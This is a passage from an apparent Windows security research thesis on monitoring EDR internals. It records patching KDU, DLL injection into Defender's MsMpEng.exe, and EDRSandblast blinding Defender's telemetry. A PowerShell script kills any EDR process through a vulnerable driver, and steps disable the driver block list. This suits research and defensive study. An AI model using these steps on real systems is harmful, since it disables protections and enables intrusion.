


Figure 49. Cmd.exe is not recognised as a protected process (see bottom right).

Troubleshooting the problem with the author of KDU revealed that the offset in the EPROCESS block has changed from Windows 10 to 11, so that the new protection (0x31) had no influence over the PPL protection level [92]. The new offset value of 0xFA5 is mentioned in two other projects: "Disabling PPL with a LOLDriver" [93] and "LSASS_CDumper" [94]. Both projects aim to disable PPL on an existing process, not elevating a process to PPL.

"Windows Kernel Debugging" has been set up retroactively to verify the new offset. After applying the patches to KDU, it is able to create PPL-AM processes on Windows 11:




Figure 50. Cmd.exe is now running as a protected process.

Improving EDRSandblast

EDRSandblast does not have an option to *only* disable kernel callbacks, the existing “cmd” command in kernelmode disables all EDR visibility. My pull request [95] adds a toggle_callback command-line option, to disable *only* the EDR related kernel callback, so that hooking of specially protected processes, i.e. usermode EDR processes with an accompanying kernel driver, is possible. New features also include to disable callbacks, wait for enter (0e1) or wait for a given time (0t1), and then enable them again, to restore visibility of the EDRs before conducting the EDRi tests. Additionally EDRSandblast’s output is improved, to include the driver name related to the disabled callbacks, and printing the service name if EDRSandblast is already running, as only one EDRSandblast service may run at a time, and by default is not visible with “sc query” or “services.msc”.

Monitoring DLL Hook-Examples

The following images confirm the monitoring DLL can hook any process' ntdll.dll given enough privileges.

Hooking user-mode CMD




Figure 51. Confirming EDRHooker.dll can hook into normal user-mode processes.

14:01:36.8593113	cmd.exe	5948	CreateFile	C:\Users\hacker\source\repos\EDR-Introspection\vx64\Release\EDRHooker.dll	SUCCESS
14:01:36.8593775	cmd.exe	5948	QueryEAFile	C:\Users\hacker\source\repos\EDR-Introspection\vx64\Release\EDRHooker.dll	SUCCESS
14:01:36.8596226	cmd.exe	5948	CreateFileMapping	C:\Users\hacker\source\repos\EDR-Introspection\vx64\Release\EDRHooker.dll	FILE LOCKED WITH ONLY READERS
14:01:36.8597146	cmd.exe	5948	CreateFileMapping	C:\Users\hacker\source\repos\EDR-Introspection\vx64\Release\EDRHooker.dll	SUCCESS
14:01:36.8598060	cmd.exe	5948	Load Image	C:\Users\hacker\source\repos\EDR-Introspection\vx64\Release\EDRHooker.dll	SUCCESS

Figure 52. Confirming EDRHooker.dll can be loaded, log created with process monitor.

Hooking PowerShell running as PPL




Figure 53. Confirming EDRHook.dll can also hook into PPL processes.

Hooking the Attack Process

As displayed in the screenshot below, the ETWDump is started (1), then a proof of concept attack.exe (2) and finally the HookTester.exe (3) to inject the hooks DLL into the attack process. Then the attack is continued and the relevant actions dumped.




Figure 54. Confirming the functionality of the EDRHook.dll.

The first (not highlighted) memory write is the parent writing the command-line and environment to the child process, and the following two writes should contain pointers to data and the environment block. All three writes are not explicitly implemented in the Injector's source code, but automatically invoked by CreateProcess().

MsMpEng.exe Protections

Process Handle Access Downgrading

As displayed in “Related Work”, subchapter “Hooking via DLL Injection”, the process handle access is automatically downgraded for EDR processes like MsMpEng.exe.

```
[+] Hooker: GrantedAccess to pid 3552: 0x1fff7d4 -> PROCESS_SET_SESSIONID | PROCESS_VM_READ | PROCESS_DUP_HANDLE | PROCESS_TERMINATE | PROCESS_CREATE_THREAD | PROCESS_VM_OPERATION | PROCESS_SET_LIMITED_INFORMATION, not including: PROCESS_TERMINATE | PROCESS_CREATE_THREAD | PROCESS_VM_OPERATION
[!] Hooker: VirtualAllocEx failed. Error: 5
```

Figure 55. Granted access is limited when not disabling WdFilter.sys




Figure 56. Getting full access to MsMpEng.exe when disabling the WdFilter.sys callback.

Downgrading with altered PPL protections

The same downgrading is observed even when the PPL protection flags from MsMpEng.exe are stripped with KDU, see “Protected: No” on the bottom right in the below picture. Also, elevating the DLL injector to the highest PPL, WinTcb, results in the same downgrading.




Figure 57. Stripped PPL flags, same handle access downgrading behaviour.

System Informer insufficient access

System Informer can also not load a new DLL into MsMpEng.exe, even when using a Windows signed DLL, System Informer running as Administrator and no PPL flags for MsMpEng.exe.




Figure 58. Access denied for System Informer to load a DLL into MsMpEng.exe.

Not loading unsigned DLLs

As described in the “Related Work” chapter, non-Microsoft-signed DLLs will not load into MsMpEng.exe. The Code Integrity functionality checks if images (DLLs and EXEs) to load are properly signed.

```
PS C:\WINDOWS\system32> C:\Users\hacker\source\repos\EDR-Introspection\x64\Release\HookTester.exe (Get-Process MsMpEng).Id C:\Windows\SysWOW64\AcGenral.dll
[+] Hooker: GrantedAccess to pid 3188: 0x1fffff -> full access
[*] Hooker: Allocated memory in target process at 0000024ECB670000
[*] Hooker: Wrote 'C:\Windows\SysWOW64\AcGenral.dll' to target process memory
[*] Hooker: Created remote thread in target process
[!] Hooker: remote routine (e.g. LoadLibrary) failed: 0
[!] HookTester: DLL injection failed.
```

Figure 59. MsMpEng.exe not loading unsigned DLLs.




Figure 60. The CodeIntegrity event log shows why MsMpEng.exe does not load EDRHooker.dll.




Figure 61. Microsoft-signed DLLs like AcGenral.dll can be loaded with LoadLibrary.

Location Independent Check

This signature check is location independent, as moving the monitoring DLL to the well-known System32 or Defender\Platform folder results in the same failure.




Figure 62. EDRHook.dll cannot be loaded into MsMpEng.exe from System32.




Figure 63. EDRHook.dll cannot be loaded into MsMpEng.exe from Defender\Platform.

13:48:28.7138149	MsMpEng.exe	3220	CreateFileMapping	C:\Users\hacker\source\repos\EDR-Introspection\64\Release\EDRHook.dll	FILE LOCKED WITH ONLY READERS
13:48:28.7139295	MsMpEng.exe	3220	QueryEaFile	C:\Users\hacker\source\repos\EDR-Introspection\64\Release\EDRHook.dll	SUCCESS
13:48:28.7139676	MsMpEng.exe	3220	ReadFile	C:\Users\hacker\source\repos\EDR-Introspection\64\Release\EDRHook.dll	SUCCESS
13:48:28.7140155	MsMpEng.exe	3220	ReadFile	C:\Users\hacker\source\repos\EDR-Introspection\64\Release\EDRHook.dll	SUCCESS

Figure 64. Process Monitor shows no LoadLibrary events, only a signature (EA) and content read.

Expanding KDU to patch Mitigations

A further pull request to KDU adds a -pm switch, which overwrites ProcessMitigationFlags1 and 2 [96]. This has been attempted to lift the “load only Microsoft-signed DLLs” restriction, however even with overwritten mitigation flags inside the PE block, MsMpEng.exe still refuses to load unsigned DLLs. The mitigation flags inside the PE block are presumably only a copy, and only needed at process start-up and copied into the Code Integrity service. The

code has been developed with help of an active kernel debugger, see “Windows Kernel Debugging”.

Monitoring via Userland Debugger

When increasing the PPL protection of a debugger, it is possible to then attach the debugger to these processes. With a debugger attached, it should also be possible to monitor the actions of the EDR. However, this technique was last documented in 2022 and tested on a Windows 10 machine [97]. The same setup does no longer work as displayed in the next two pictures:




Figure 65. Unable to attach to MsMpEng.exe after raising WinDbg's PPL level to WinTcb.




Figure 66. Unable to attach to MsMpEng.exe after raising DbgSrv's PPL level to WinTcb.

Crashing MsMpEng.exe

Sleeping of 1000ms at NtReadFile seems to be sufficient to terminate the MsMpEng process. 50ms is acceptable and has never resulted in termination. Also GetFinalPathNameByHandleA seems to be too complex to be called from inside the hook, this also results in a crash. Any error inside the hook will immediately crash the MsMpEng process.

MDE Hidden Communication Channels

As of March 2023, MDE has been observed to use undocumented functionality in kernel-space to facilitate communication between its individual components [98], further complicating complete supervision and interpretability of its actions.




Figure 67. Research has shown interesting communication channels used by MDE.

csrss.exe and smss.exe Additional Protections

```
[+] Hooker: GrantedAccess to pid 488: 0x1fffff -> full access
[*] Hooker: Allocated memory in target process at 000001FC50290000
[*] Hooker: Wrote 'C:\Users\hacker\source\repos\EDR-Introspection\x64\Release\EDRHooker.dll' to target process memory
[!] Hooker: CreateRemoteThread failed. Error: 31
[!] HookTester: DLL injection failed.
```

Figure 68. Unable to create remote threads in critical processes like csrss.exe and smss.exe.

Terminate any Process

The developed capabilities can also be utilised to stop any user-mode process, except csrss and smss. This termination is useful to remove any injected DLLs.

```
$proc = "MsMpEng" # or any other proc
Get-Process $proc # print state before
$procPid = (Get-Process $proc).Id
$path = "C:\path\to\EDR-Introspection"
& "$path\x64\Release\tools\EDRSandblast.exe" toggle_callbacks 0 --kernelmode -i
& "$path\helpers\KDU\kdu.exe" -pse "$path\x64\Release\ProcTerminator.exe
$procPid" -prv 54
& "$path\x64\Release\tools\EDRSandblast.exe" toggle_callbacks 1 --kernelmode -i
Get-Process $proc # print state after
```

Table 21. Using EDRSandblast and KDU to terminate any (EDR) process.

Disabling MSFT Driver block list

To allow vulnerable drivers (to load KDU and EDRSandblast), the MSFT Driver block list (usually) has to be disabled. This can be achieved via:

- Settings: Device Security > Core Isolation, setting “MSFT Driver block list” to disable
- gpedit.msc: Computer Configuration > Administrative Templates > System > Device Guard > Turn On Virtualisation Based Security > Disable
- regedit.msc: Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\CI\Config > VulnerableDriverBlocklistEnable = 0x0.

Interestingly, during this work only “Memory Integrity” has to be disabled according to KDU, but not the driver block list. “Memory Integrity” is found in Settings, Device Security, Core Isolation too. This may be because all tests are conducted on VMs, and there are some (unknown) dependencies.

EDRSandblast limited visibility

When using the default EDRSandblast configuration, `EDRSandblast.exe cmd --kernelmode -i`, and then executing the injector attack, Defender for Individuals' visibility is heavily impaired. Instead of hundreds of Antimalware ETW events, only nine are recorded.

timestamp	src_type	provider_name	event_id	task_info	process_id	message	filepath
2025-10-07 13:41:58.2551780	ETW	Microsoft-Antimalware-Engine	4	Version Info	3268	Injecting.exe	
2025-10-07 13:42:01.2376362	myTH	Attack-Provider	1337	[+] Injector started wit...	1740	attack.exe	
2025-10-07 13:42:02.2298452	ETW	Microsoft-Antimalware-Engine	36	Cache PMACLookup	3268	Injecting.exe	
2025-10-07 13:42:07.2595842	myTH	Attack-Provider	1337	[+] Before starting subp...	1740	attack.exe	C:\Windows\System32\conhost.exe
2025-10-07 13:42:07.2577480	myTH	Attack-Provider	1337	[+] After starting subp...	1740	attack.exe	
2025-10-07 13:42:08.2753862	myTH	Attack-Provider	1337	[+] Before opening proc...	1740	attack.exe	
2025-10-07 13:42:08.2769562	myTH	Attack-Provider	1337	[+] After opening proc...	1740	attack.exe	
2025-10-07 13:42:08.2862142	ETW	Microsoft-Antimalware-Engine	36	Cache PMACLookup	3268	Injecting.exe	
2025-10-07 13:42:08.3008782	ETW	Microsoft-Antimalware-Engine	59	Message Info	3268	Injecting.exe	C:\Program Files\WindowsApps\Microsoft.WindowsHotpad_11.2987.26.0_x64_Rusky3d8b0e\Hotpad\Hotpad.exe
2025-10-07 13:42:09.2575752	myTH	Attack-Provider	1337	[+] Before allocating me...	1740	attack.exe	
2025-10-07 13:42:09.2580452	myTH	Attack-Provider	1337	[+] After allocating me...	1740	attack.exe	
2025-10-07 13:42:10.2480902	myTH	Attack-Provider	1337	[+] Before writing shell...	1740	attack.exe	
2025-10-07 13:42:10.2480902	myTH	Attack-Provider	1337	[+] After writing shell...	1740	attack.exe	
2025-10-07 13:42:11.2245180	myTH	Attack-Provider	1337	[+] Before changing mem...	1740	attack.exe	
2025-10-07 13:42:11.2251890	myTH	Attack-Provider	1337	[+] After changing mem...	1740	attack.exe	
2025-10-07 13:42:12.2076472	myTH	Attack-Provider	1337	[+] Before creating rem...	1740	attack.exe	
2025-10-07 13:42:12.2076472	myTH	Attack-Provider	1337	[+] After creating rem...	1740	attack.exe	
2025-10-07 13:42:13.1528842	myTH	Attack-Provider	1337	[+] Attack done	1740	attack.exe	
2025-10-07 13:42:13.2421452	ETW	Microsoft-Antimalware-Engine	36	Cache PMACLookup	3268	Injecting.exe	
2025-10-07 13:42:16.0611832	ETW	Microsoft-Antimalware-Engine	59	Message Info	3268	Injecting.exe	C:\Program Files\WindowsApps\Microsoft.WindowsCalculator_11.2982.2.0_x64_Rusky3d8b0e\CalculatorApp.exe
2025-10-07 13:42:16.0622882	ETW	Microsoft-Antimalware-Engine	59	Message Info	3268	Injecting.exe	
2025-10-07 13:42:16.0578062	ETW	Microsoft-Antimalware-Engine	59	Message Info	3268	Injecting.exe	
2025-10-07 13:42:16.0578062	ETW	Microsoft-Antimalware-Engine	59	Message Info	3268	Injecting.exe	

Figure 69. EDRSandblast in its default configuration removes almost all of Defenders visibility.

Invoking a Full Scan

A known malware sample from previous runs may trigger a “full scan” on a system, even with Defender for Individuals:

```
[*] Output: Classification Minimal: 23108 events. Filtered events per provider > EDR-Provider: 4, Microsoft-Antimalware-Engine: 41, Microsoft-Windows-Kernel-File: 23862, Microsoft-Windows-Kernel-Network: 1
```

Figure 70. 23062 Kernel File events, as a result of MsMpEng.exe scanning each file on the system.

Figure 71. A small view of the MsMpEng.exe's file reads.

Sandbox-attacksurface-analysis-tools is a well-known tool and should be able to inspect processes and their protection levels: “This is a small suite of PowerShell tools to test various properties of sandboxes on Windows. [...] The tool will impersonate the token of that process and determine what access is allowed from that location. [...] run these tools as [...] local system to ensure the system can be appropriately enumerated.” [99]

Figure 72. TokenViewer unable to duplicate MsMpEng.exe's token to take over.

```
PS C:\Users\hacker\source\repos\EDR-Introspection> Get-NtProcess -ProcessId 3268 -Access AllAccess

Handle Name          NtTypeName Inherit ProtectFromClose
-----
3296  MsMpEng.exe Process      False      False
```

Figure 73. Using NtObjectManager to get an (unprivileged) handle to MsMpEng.exe

```
PS C:\Users\hacker\source\repos\EDR-Introspection> $p.SetToken($tp)
Exception calling "SetToken" with "1" argument(s): "(0xC0000061) - A required privilege is not held by the client."
At line:1 char:1
+ $p.SetToken($tp)
+ ~~~~~
